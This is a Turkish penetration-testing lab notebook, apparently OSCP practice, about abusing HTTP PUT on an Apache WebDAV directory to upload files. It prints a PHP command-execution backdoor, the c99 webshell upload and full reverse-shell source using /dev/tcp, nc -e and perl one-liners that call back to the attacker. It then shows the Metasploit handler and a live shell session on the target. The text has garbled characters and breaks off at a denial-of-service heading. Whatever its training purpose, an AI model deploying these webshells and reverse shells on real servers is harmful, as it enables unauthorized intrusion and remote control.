WebDav servisinin apache sunucuda nasıl etkin olabileceđine dair ayrıntılı bilgi için bkz. *İnternetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*.

AŐađıda `http_put` modülü ile `http put` methodu üzerinden `webdav` handler'ının aktif olduđu dizine (`/webdav` dizinine) dosya upload'lama denemesini görmektesin.

OSCP Kali:

```
> use auxiliary/scanner/http/http_put
> set RHOSTS 172.16.3.72
> set FILEDATA file://root/Desktop/c99.php
> set PATH /webdav/
> set FILENAME c99.php
> run
```

[BaŐarılı olundu]

// Ubuntu 14.04 LTS ip'si

Output:

```
[+] File uploaded: http://172.16.3.72:80/c99.php
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Bu iŐlem sonrası `c99.php` dosyası `http://localhost/webdav` dizinine baŐarıyla yerleŐmiŐtir.

c) Burpsuite Proxy Uygulaması ile Dosya Upload'lama


OSCP Kali'den burp ile tarayıcı - sunucu arasına girilir. Ardından tarayıcıdan hedef apache web sunucusuna bađlanılmaya çalıŐılır.

Hedef Apache Web Sunucusu IP: 172.16.3.72


// Ubuntu 14.04 LTS ip'si



Burp http talebini yakalar.



Yakalanan http request paketi repeater'a gönderilir.



Sol yandaki http request paketi Őu Őekildedir:

```
GET / HTTP/1.1
Host:172.16.3.72
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
```

Bu paketi dosya upload'lama iŐlemi iŐin Őu Őekilde g¼ncelleyelim.

PUT /backdoor.php HTTP/1.1

Host:172.16.3.72

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8


Accept-Language: en-US, en;q=0.5

Connection: close

Upgrade-Insecure-Requests: 1

<?php echo system(\$_GET["cmd"]); ?>

Yukarıdaki http request paketi ile data kısmındaki veri backdoor.php dosyası halinde hedef sisteme gidecektir. Go butonuna basarak dosya upload'lanır.



Yanıt paketinden görüldüğü üzere dosya upload'lanamamıştır.

Not:

Daha önce dediği üzere web sunuculara Http PUT ve DELETE methodlarının çalışabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıştır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneğin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduğu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceğine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / İnternetten Edinilmiş Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye*

WebDav Kurulumu. AŐađıda burp ile http put methodu üzerinden webdav handler'ının aktif olduđu dizine (/webdav dizinine) dosya upload'lama denemesini gormektesin.

Gönderilen paket:

[BaŐarılı olundu]

PUT /webdav/backdoor.php HTTP/1.1

Host:172.16.3.72

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US, en;q=0.5

Connection: close

Upgrade-Insecure-Requests: 1

<?php echo system(\$_GET["cmd"]); ?>

Dönen paket:

HTTP/1.1. 201 Created

Date: Wed, 21 Mar 2018 17:49:06 GMT

Server: Apache/2.4.7 (Ubuntu)

Location: http://172.16.3.72/webdav/backdoor.php

Content-Length: 71


Connection: close

Content-Type: text/html; charset=ISO-8869-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html></head>

<title>



Görüldüđü üzere dosya başarıyla upload'lanmıŐtır. Ubuntu 14.04 LTS makinasındaki /webdav dizine bakıldıđında backdoor.php dosyasının yerleŐtiđi görülmüŐtür.

d) QuickPut.py Tool'u ile Dosya Upload'lama

Őimdi de QuickPut.py tool'u ile hedef web sunucusuna http PUT methodu üzerinden dosya upload'lama denemesinde bulunalım. Öncelikle OSCP Kali'ye QuickPut.py tool'unu aŐađıdaki linkten indirelim:

<http://infomesh.net/2001/QuickPut/QuickPut>

Ardından aŐađıdakileri OSCP terminaline girelim:

OSCP Kali Terminal:

```
> mv QuickPut QuickPut.py
> chmod a+x QuickPut.py
> python QuickPut.py --help
```

Output:

```
QuickPut 1.5 - http://infomesh.net/2001/QuickPut/
```

```
This is a program that enables one to load files onto a server using
the HTTP PUT method. It supports basic and digest authentication.
```

```
Usage: QuickPut [ --help ] [ --v ] file http_uri [ uname pswd ]
```

```
--help - Prints this message out
--v - Turns on "verbose" mode
```

```
"file" is the local file to upload, and "http_uri" is the target.
"uname" and "pswd" are optional authentication details.
```

Görüldüđü üzere QuickPut.py tool'u alıŐır durumdadır. Őimdi QuickPut.py tool'u ile hedef apache web sunucusuna http put methodu üzerinden dosya upload'lama giriŐiminde bulunalım:

OSCP Kali Terminal:

```
> python QuickPut.py /root/Desktop/backdoor.php http://172.16.3.72/backdoor.php
```

((Ubuntu 14.04 LTS ip'si))

Output:

```
[empty]
```

Görüldüđü üzere dosya upload'laması başarısız olmuŐtur.

Not 1:

Daha önce dendiđi üzere web sunucularda Http PUT ve DELETE methodlarının çalıŐabilmesi için web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya çekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıŐtır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneđin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduđu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceđine dair ayrıntılı bilgi için bkz. *Paketleme için Gözden Geçirilecekler / İnternette EdinilmiŐ Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*. AŐađıda QuickPut.py tool'u ile http put methodu üzerinden webdav handler'ının aktif olduđu dizine (/webdav dizinine) dosya upload'lama denemesini görmekteyiz.

OSCP Kali Terminal:

[BaŐarılı oldu]

```
> python QuickPut.py /root/Desktop/backdoor.php http://172.16.3.72/webdav/backdoor.php
```

((Ubuntu 14.04 LTS ip'si))

Output:

```
Put succeeded.
```

Görüldüđü üzere dosya upload'laması baŐarılı olmuŐtur.

Not 2 :

Normalde hedef web sunucusunda handler varsa dosya upload'lama tool'ları ile hedef web sunucusuna dosya upload'layabiliriz. Fakat eđer hedef web uygulaması konfigürasyon ayarları ile güvenlik kontrollerine sahipse bazı tool'lar için dosya upload'lamalarını önleyebilir. Örneđin lighttpd web sunucusunun konfigürasyon ayarlarında Őöyle bir kontrol yer alırsa

```
> cat /etc/lighttpd/lighttpd.conf
```

Output:

```
...
$HTTP["url"] =~ "^/test($|/)" {
    webdav.activate="enable"
}
```

```
$HTTP["useragent"] =~ "cadaver" {
    $HTTP["url"] !~ "^/cadaver($|/)" {
        url.access-deny = ( "" )
    }
}

$HTTP["useragent"] =~ "Mozilla/5.00" {
    $HTTP["url"] !~ "^/Mozilla/5.00($|/)" {
        url.access-deny = ( "" )
    }
}
...
```

cadaver istemcisi tool'u ile hedef WebDav dizinine dosya upload'lama iŐlemi engellenecektir. Çünkü cadaver istemcisi dosya upload'larken http request'teki useragent baŐlıđını cadaver string'iyle doldurmaktadır ve bu nedenle güvenlik kontrolüne takılacaktır. Fakat QuickPut.py tool'u useragent'i farklı bir string'le dolduracađı için güvenlik mekanizmasına takılmayacaktır ve dosyayı baŐarıyla upload'layabilecektir. Dolayısıyla bahsedilen http put methodu ile dosya upload'lama tool'larının hepsini denemekte fayda vardır.

Dip not: Cadaver istemcisi yukarıdaki kontrol ile engelleneceđi gibi aynı Őekilde davtest tool'u da engellenecektir. Çünkü davtest tool'u cadaver istemcisini temel alan cadaver'in parameterize edilmiŐ bir tool halidir. Cadaver'le manuel yapılan iŐlem davtest'te daha üst seviyeli yapılmaktadır. Ayrıntılı bilgi için bkz. *Davtest Yapma.docx#Uygulama (Apache'ye DavTest Yapma), #Ekstra ((Cadaver istemcisi ile WebDav'a eriŐim))*

e) Telnet Tool'u ile Dosya Upload'lama

Son olarak telnet tool'u ile hedef web sunucusuna http PUT methodu üzerinden dosya upload'lama denemesinde bulunalım.

OSCP Kali Terminal

```
> telnet 172.16.3.72 80 // Ubuntu 14.04 LTS ip'si
Trying 172.16.3.72...
Connected to 172.16.3.72
Escape character is '^]'.
PUT /backdoor.php HTTP/1.0
User-Agent: deneme
Host: 172.16.3.72
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 40

<?php echo system($_GET["cmd"]); ?>
```


((40 karakter uzunluđu dolana kadar enter'lanır))

Not: Ubuntu 18.04 LTS'de apache servisi default olarak reqtimeout modülü enable halde geldiđi için telnet bađlantısı zaman aŐımı nedeniyle sonlanabiliyor. Bu nedenle a2dismod reqtimeout ile modülü disable et. Böylece bađlantı kapanması sorunu çözülmekte.

Output:

HTTP/1.1 404 Not Found

Date: Fri, 23 Mar 2018 12:30:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 286
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /backdoor.php was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 172.16.3.72 Port 80</address>
</body></html>
```

HTTP/1.1 400 Bad Request

Date: Fri, 23 Mar 2018 12:31:38 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
Connection closed by foreign host.
```

Görüldüđü üzere backdoor.php hedef web sunucusuna upload'lanamamıŐtır.

Not:

Daha önce dendiđi üzere web sunucularında Http PUT ve DELETE methodlarının alıŐabilmesi iin web sunucuları bir handler'a sahip olmalıdırlar. Yukarıdaki denemede hedef apache sunucuda PUT ile gelen dosyayı sunucuya ekecek bir script (handler) olmadığından dosya sunucuya upload'lanamamıŐtır. Ancak apache'de bir handler kullanarak http put ile dosya upload'laması yapabiliriz. Örneđin apache'de standard handler'lardan biri olan WebDav servisini (handler'ını) kullanarak handler'ın etkin olduđu dizine http put ile dosya upload'lama denemesinde bulunabiliriz. WebDav servisinin apache sunucuda nasıl etkin olabileceđine dair ayrıntılı bilgi iin bkz. *İnternetten EdinilmiŐ Kıymetli Bilgiler / Davtest Yapma.docx#Apache'ye WebDav Kurulumu*. AŐađıda telnet tool'u ile http put methodu üzerinden webdav handler'ının aktif olduđu dizine (/webdav dizinine) dosya upload'lama denemesini görmektesin.

OSCP Kali Terminal:

[BaŐarılı olundu]

```
> telnet 172.16.3.72 80
Trying 172.16.3.72...
Connected to 172.16.3.72
Escape character is '^]'.
PUT /webdav/backdoor.php HTTP/1.0
User-Agent: deneme
Host: 172.16.3.72
Accept-Language: en-us
Connection: Keep-Alive
Content-type: text/html
Content-Length: 40
```

// Ubuntu 14.04 LTS ip'si

```
<?php echo system($_GET["cmd"]); ?>
```

((40 karakter uzunluđu dolana kadar enter'lanır))

Output:

```
HTTP/1.1 201 Created
Date: Fri, 23 Mar 2018 12:54:32 GMT
Server: Apache/2.4.7 (Ubuntu)
Location: http://172.16.3.72/webdav/backdoor.php
Content-Length: 71
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

```
<title>

HTTP/1.1 400 Bad Request
Date: Fri, 23 Mar 2018 12:55:25 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Length: 300
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
Connection closed by foreign host.
```

Görüldüğü üzere hedef web sunucusuna dosya upload'lama işlemi başarıyla gerçekleştirilmiştir.

Ekstra ((Php Reverse Shell Upload'lama ve multi/handler ile Dinleme))

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

Őimdi OSCP Kali'den hedef web sunucusuna php reverse shell upload'layalım ve OSCP Kali'den mutli/handler ile dinleme moduna geçerek reverse shell oturumu alalım.

```
Saldırgan Sistem      :      OSCP Kali OR KALI (ESKİ)
Hedef Sistem         :      Ubuntu 14.04 LTS Apache Sunucusu
```

Not: Php reverse shell payload'unun OSCP Kali'den hedef web sunucusuna sorunsuz upload'lanabilmesi için Ubuntu 14.04 LTS'deki iptables firewall'u disable edilmelidir.

Öncelikle php reverse shell payload dosyamızı OSCP Kali'de oluŐturalım:

php_reverse_shell.php

```
<?php
echo 'running shell';
Őip='YOUR_IP';           // OSCP Kali Ip'si konur. (172.16.3.71)
Őport='YOUR_PORT';      // OSCP Kali port'u konur. (4443)
```

```

$reverse_shells = array(
    '/bin/bash -i > /dev/tcp/'. $ip.'/'. $port.' 0<&1 2>&1',
    '0<&196;exec 196<>/dev/tcp/'. $ip.'/'. $port.'; /bin/sh <&196 >&196 2>&196',
    '/usr/bin/nc '. $ip.' ' . $port.' -e /bin/bash',
    'nc.exe -nv '. $ip.' ' . $port.' -e cmd.exe',
    "/usr/bin/perl          -MIO          -e          '$p=fork;exit;if($p);$c=new
IO::Socket::INET(PeerAddr,\"\". $ip. \"\". $port. \"\");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_
while<>\"\",
    'rm -f /tmp/p; mknod /tmp/p p && telnet '. $ip.' ' . $port.' 0/tmp/p',
    'perl          -e          \\'use
Socket;$i=\"\". $ip. \"\"; $p=' . $port.'; socket($S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect($S,
sockaddr_in($p,inat_pton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("
/bin/sh -i");};\''
);
foreach ($reverse_shells as $reverse_shell) {
    try {echo system($reverse_shell);} catch (Exception $e) {echo $e;}
    try {shell_exec($reverse_shell);} catch (Exception $e) {echo $e;}
    try {exec($reverse_shell);} catch (Exception $e) {echo $e;}
}
system('id');
?>

```

Ardından bu payload dosyasını hedef web sunucusuna upload'layalım:

((KALİ (ESKİ)))

```

> use auxiliary/scanner/http/http_put
> set RHOSTS 172.16.3.72 // Ubuntu 14.04 LTS ip'si
> set FILEDATA file://root/Desktop/php_reverse_shell.php
> set PATH /webdav/
> set FILENAME php_reverse_shell.php
> run

```

Output:

```

[-] 172.16.3.72: File doesn't seem to exist. The upload probably failed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Her ne kadar dosya upload'lanamadı dense de dosya upload'lanmıştır. Sıradaki işlem multi/handler ile dinleme moduna geçmektir.

OSCP Kali:

```

> use exploit/multi/handler
> set PAYLOAD php/reverse_php
> set LHOST 172.16.3.71 // OSCP Kali Ip'si
> set LPORT 4443 // OSCP Kali Port'u
> run

```

```

[*] Exploit running as background job 0.
[*] Started reverse TCP Handler on 172.16.3.71:4443

```

```
> jobs
```

```
Jobs
```


```
===
```

Id	Name	Payload	Payload Options
0	Exploit: multi/handler	php/reverse_php	tcp://172.16.3.71:4443

Dinleme moduna geđtiđimize gre Őimdi hedef sunucusundaki payload'u tetikleyelim.

Tarayıcı

http://172.16.3.72/webdav/php_reverse_shell.php // Ubuntu 14.04 LTS ip'si



Tarayıcı srekli Connecting diyecektir ve o sıralarda multi/handler'ımız reverse shell bađlantısı yakalayacaktır.

OSCP Kali:

...

```
[*] Command shell session 1 opened (172.16.3.71:4443 -> 172.16.3.72:40032) at 2018-03-
```

26 10:43:53 +0300

> sessions

// Elde edilen session'ları sıralar

Active sessions

=====

Id	Type	Information	Connection
---	-----	-----	-----
1	shell php/php		172.16.3.71:4443 -> 172.16.3.72:40032

Görüldüğü üzere reverse shell session'ı elde edilmiştir. Őimdi reverse shell oturumuna geçelim.

OSCP Kali

...

> sessions -i 1

// 1 id'li oturuma geçilir.

/bin/sh: 0: can't access tty; job control turned off

\$ ls

// Bulunulan dizindeki dosyalar listelenir.

c99.php

php_reverse_shell.php

\$ cd ..

// Üst dizine geçilir.

\$ ls

// Bulunulan dizindeki dosyalar listelenir.

Listing collection `/' : succeeded.

AJAX	0 Mar 30 2015
CSS	0 Jun 12 2015
DOM XSS Uygulaması	0 Feb 13 17:25
HTML	0 Jan 11 2014
JAVASCRIPT	0 Jun 29 2015
JOIN_SQL	0 Jan 29 2015
JQUERY	0 Jun 14 2015
PHP	0 Jun 19 2015
Phishing by Navigating Browser Tabs Uygulaması	0 Feb 13 17:25
Second Order Sql Injection Uygulaması	0 Feb 13 17:25
Web Services Dersi	0 Dec 5 2015
WebGoat-5.2	0 Jul 12 2008
WebGoat-5.4	0 Apr 27 2012
XML	0 Mar 30 2015
dropdownmenu	0 Nov 24 2014
drupdownmenu2	0 Nov 24 2014
dvwa	0 Oct 5 2015

dvws	0 Feb 26 2016
hollanda	0 Aug 9 2015
html	0 Feb 14 15:18
login_page	0 Nov 30 2014
mutillidae	0 Jul 22 2015
referans	0 Jan 17 2014
saldirganinSitesi	0 Jan 22 2016
slider	0 May 8 2016
slider2	0 May 8 2016
specialTopicsDersi	0 May 20 20165
uploadProcess	0 Jul 23 2015
webdav	0 Mar 8 15:58
zendframework	0 Dec 7 2014
*DavLock	12288 Mar 7 13:01
*aramabuton.html	1217 Apr 20 2014
*aramabuton2.html	1784 Jul 17 2014
*deneme.html	364 May 18 2015
*file_processing.txt	6 Jan 23 2014
*guzelBirTabloYapisi.html	1059 Aug 22 2014
*info.php	23 Sep 3 2014
*isiklikutu.html	260 Sep 12 2014
*iyiBirMenu.html	981 Aug 22 2014
*iyiBirMenu2.html	2145 Sep 21 2014
*menuDenemesi.html	2092 Aug 10 2014
*rename2.txt	0 Jan 27 2014
*sifirdan acilir menü denemesi.html	1657 Mar 26 2015
*suleyman.html	7569 May 16 2017
*test.php	0 Jan 23 2014
*turkce.html	9 Jan 27 2014
*wget.php	372 May 23 2016

Görüldüđü üzere web sitesinin kök dizine geçmiŐ bulunmaktayız. Böylelikle hedef web sitesini hack'leyebilir veya sistem klasörlerinin olduđu üst dizine çıkarak daha farklı eylemler gerçekleŐtirebiliriz.

```
$ cd ..
```

```
$ ls
```

```
backups  
cache  
crash  
lib  
local  
lock  
log  
mail
```

metrics
opt
run
spool
tmp
www

WEB SUNUCUYA MAVİ EKLAN VERDİREREK DOS YAPMA

a. Windows Server 2008 R2 'ye Mavi Ekran Verdirme

(+) Bu başlık birebir denenmiŐtir ve başarıyla uygulanmıŐtır.

